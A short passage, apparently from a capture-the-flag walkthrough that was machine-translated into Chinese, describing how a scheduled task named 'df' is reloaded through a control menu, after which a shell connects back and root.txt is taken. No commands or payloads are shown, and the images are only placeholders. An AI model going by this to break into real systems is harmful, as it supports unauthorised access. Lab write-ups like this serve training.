
现在 df 显示为一项计划任务,我可以看到它同时具有键值对:

转到“控制”->“重新加载”。然后等待。这可能比你想象的要慢。这个对话框可能会让人非常恼火。

Eventually, a shell comes back:
And I can grab root.txt:

 浙公网安备 33010602011771号